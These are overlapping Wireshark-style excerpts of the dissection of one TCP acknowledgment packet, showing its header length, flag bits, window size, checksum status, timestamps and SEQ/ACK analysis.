     [Next Sequence Number: 1    (relative sequence number)]
     Acknowledgment Number: 105    (relative ack number)
     Acknowledgment number (raw): 3151587488
     0101 .... = Header Length: 20 bytes (5)
  ›  Flags: 0x010 (ACK)
     Window: 8289
     [Calculated window size: 8289]
     [Window size scaling factor: -1 (unknown)]
```



```
      0101 .... = Header Length: 20 bytes (5)
    ⌄ Flags: 0x010 (ACK)
         000. .... .... = Reserved: Not set
         ...0 .... .... = Accurate ECN: Not set
         .... 0... .... = Congestion Window Reduced: Not set
         .... .0.. .... = ECN-Echo: Not set
         .... ..0. .... = Urgent: Not set
         .... ...1 .... = Acknowledgment: Set
         .... .... 0... = Push: Not set
         .... .... .0.. = Reset: Not set
         .... .... ..0. = Syn: Not set
         .... .... ...0 = Fin: Not set
         [TCP Flags: ·······A····]
      Window: 8289
      [Calculated window size: 8289]
      [Window size scaling factor: -1 (unknown)]
```



```
         [TCP Flags: ·······A····]
      Window: 8289
      [Calculated window size: 8289]
      [Window size scaling factor: -1 (unknown)]
      Checksum: 0x3e5c [unverified]
      [Checksum Status: Unverified]
      Urgent Pointer: 0
    ⌄ [Timestamps]
         [Time since first frame in this TCP stream: 60.000659000 seconds]
         [Time since previous frame in this TCP stream: 0.000026000 seconds]
    ⌄ [SEQ/ACK analysis]
         [This is an ACK to the segment in frame: 61]
         [The RTT to ACK the segment was: 0.000026000 seconds]
```